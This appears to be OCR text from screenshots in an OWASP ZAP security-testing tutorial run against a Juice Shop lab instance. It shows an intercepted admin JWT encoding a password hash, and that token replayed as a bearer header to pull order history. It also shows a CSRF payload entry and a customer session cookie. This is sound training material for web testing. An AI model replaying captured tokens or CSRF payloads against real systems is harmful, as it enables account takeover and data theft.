
1 Current Blog Entries			
	Name	**Date**	**Comment**
1	csrfVictim	2022-07-10 23:28:05	Attacker-csrf-payload-ZAP-Cookbook


HTTP Message



```
Feature-Policy: payment 'self'
Content-Type: application/json; charset=utf-8
Content-Length: 834
ETag: W/"342-0W4aGfalNa5Q+umloqMUFrjWs9U"
Vary: Accept-Encoding
Date: Sun, 10 Jul 2022 22:53:26 GMT
Connection: keep-alive
Keep-Alive: timeout=5
```


```
{"token":"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZG
F0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGF
zc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIs
ImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiJ1bmRlZmluZWQiLCJwcm9maWxlSW1hZ2UiO
iJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2R1ZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2Vjcm
V0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjItMDctMTAgMjI6MzE6MzkuMTA
4ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjItMDctMTAgMjI6Mzc6NDMuMTk2ICswMDowMCIsImRl
bGV0ZWRBdCI6bnVsbH0sImlhdCI6MTY1NzQ5MzYwNywiZXhwIjoxNjU3NTExNjA3fQ.TL15HCgGPy
5FW9i5S4jJBFOy4HGkViaFIkZ4Ab6uHE-iyPXfRQdGOW79MYyRRYETMx-cfQ9UOn-
M9MQ5H4WPgwu6pn_tSJP2qgZWunvwqNqbGBvL-
```


Step | Continue | Drop


Account
Your Basket
6
admin@juice-sh.op
Order History
Orders & Payment
Recycle
Privacy & Security
My saved addresses
Logout
My Payment Options
Digital Wallet
History
Search
Alerts
WebSockets
Filter: OFF
Export
Id Source Req. Timestamp Method URL Code Reason RTT Size Res... Highest... Note Tags
181 Pr... 7/10/22, 6:58:39 PM GET http://192.168.2.3:3000/socket.io/?EIO=4&transport=polling&t=... 200 OK 3... 96 bytes Low
185 Pr... 7/10/22, 6:58:39 PM GET http://192.168.2.3:3000/socket.io/?EIO=4&transport=polling&t=... 200 OK 4... 96 bytes Low
189 Pr... 7/10/22, 6:58:39 PM GET http://192.168.2.3:3000/socket.io/?EIO=4&transport=polling&t=... 200 OK 2... 96 bytes Low
190 Pr... 7/10/22, 7:00:26 PM GET http://192.168.2.3:3000/rest/order-history 200 OK 1... 594 bytes Medi... JSON
192 Pr... 7/10/22, 7:02:49 PM GET https://getpocket.cdn.mozilla.net/v3/firefox/global-recs?version... 200 OK 5... 151,91... Low JSON
193 Pr... 7/10/22, 7:03:00 PM GET http://192.168.2.3:3000/rest/saveLoginIp 200 OK 2... 344 bytes Medi... JSON
194 Pr... 7/10/22, 7:03:00 PM GET http://192.168.2.3:3000/rest/products/search?q= 304 Not M... 2... 0 bytes Medi...
195 Pr... 7/10/22, 7:03:00 PM GET http://192.168.2.3:3000/api/Quantitys/ 304 Not M... 3... 0 bytes Medi...
196 Pr... 7/10/22, 7:03:09 PM GET http://192.168.2.3:3000/ 200 OK 3... 1,987 b... Medi... Script, ...
Alerts 0 4 5 1 Primary Proxy: localhost:8080 Current Scans 0 0 0 0 0 0 0


Attack
Include in Context
Include Site in Context
Run application
Flag as Context
Exclude from Context
Open/Resend with Request Editor...
Open URL in Browser
Exclude from
Show in Sites Tab
Open URL in System Browser
Copy URLs to Clipboard


Manual Request Editor
Request
Response
Method
Header: Text
Body: Text
Send
GET http://192.168.2.3:3000/rest/order-history HTTP/1.1
Host: 192.168.2.3:3000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.
eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoL
m9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZV
Rva2VuIjoiIiwibGFzdExvZ2luSXAiOiJ1bmRlZmluZWQiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy9
1cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIw
MjItMDctMTAgMjI6MzE6MzkuMTA4ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjItMDctMTAgMjI6Mzc6NDMuMTk2ICswMDowM
CIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTY1NzQ5MzYwNywiZXhwIjoxNjU3NTExNjA3fQ.
TL15HCgGPy5FW9i5S4jJBFOy4HGkViaFIkZ4Ab6uHE-iyPXfRQdGOW79MYyRRYETMx-cfQ9UOn-M9MQ5H4WPgwu6pn_
tSJP2qgZWunvwqNqbGBvL-8Oq07OrSANjjEm_JLBdYo06l7D5To3_GQmnux3iMrer6gufZaE_Jc0tu-c

Manual Request Editor

Request | Response

Header: Text | Body: Text | Send

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Content-Type: application/json; charset=utf-8
Content-Length: 594
ETag: W/"252-utWrHe1NmI0DccmuStlI1Sl2WSg"
Vary: Accept-Encoding
Date: Sun, 10 Jul 2022 23:11:24 GMT
Connection: keep-alive
Keep-Alive: timeout=5
```


```
{"status":"success","data":[{"orderId":"5267-f5bb5cf7428d1778","email":"*dm*n@j**c*-sh.*p",
"totalPrice":8.96,"bonus":0,"products":[{"quantity":3,"name":"Apple Juice (1000ml)","price":1.99,
"total":5.97,"bonus":0},{"quantity":1,"name":"Orange Juice (1000ml)","price":2.99,"total":2.99,
"bonus":0}],"eta":"1","delivered":false,"_id":"N82vLuWqEDWgqgJ2f"},{"orderId":
"5267-e01a09b87e853d54","email":"*dm*n@j**c*-sh.*p","totalPrice":26.97,"bonus":3,"products":[{
"quantity":3,"name":"Eggfruit Juice (500ml)","price":8.99,"total":26.97,"bonus":3}],"eta":"0",
"delivered":true,"_id":"gimpB7egNPPFC8xbG"}]}
```


<

Manual Explore


This screen allows you to launch the browser of your choice so that you can explore your application while proxying through ZAP.

The ZAP Heads Up Display (HUD) brings all of the essential ZAP functionality into your browser.


URL to explore: https://sippycup-juicebox.herokuapp.com/#/ | Select...


Enable HUD: ☑


Explore your application: Launch Browser | Firefox



Quick Start
Request
Response
Break
Method
Header: Text
Body: Text
GET https://sippycup-juicebox.herokuapp.com/ HTTP/1.1
Host: sippycup-juicebox.herokuapp.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100
Quick Start
Request
Response
Break
Method
Header: Text
Body: Text
Connection: keep-alive
Cookie: io=pd5HgI9Jk50Cva5WAABN; language=en; welcomebanner_status=dismiss; token=
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.
eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MTYsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ1c2VyMUBlbWFpbC5jb20iLC
JwYXNzd29yZCI6ImJkYzg3YjljODk0ZGE1MTY4MDU5ZTAwZWJmZmI5MDc3Iiwicm9sZSI6ImN1c3RvbWVyIiwibGFzdExvZ2luSXAi
OiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoiZGVmYXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZW
F0ZWRBdCI6IjIwMjItMDctMTAgMjM6NDI6MDkuODQ4ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjItMDctMTAgMjM6NDI6MDkuODQ4
ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTY1NzQ5Nzc2NSwiZXhwIjoxNjU3NTE1NzY1fQ.lb6xHxedf13aD8lT8_
EKmEXNzx7FSRy25NJoqD2c5Hni8vxu-OCsSPLwth05VaIQl7Y50-EAOBbE2SuxiuaXzZyUoFfY2Nivyu6t_
QtAesuIyY6j1eeMvMkZmfpOxrxLnkXB_n_prY3yv35DXMTd1uUy6jfUcPWiuFbJjyKI5VE
Upgrade-Insecure-Requests: 1

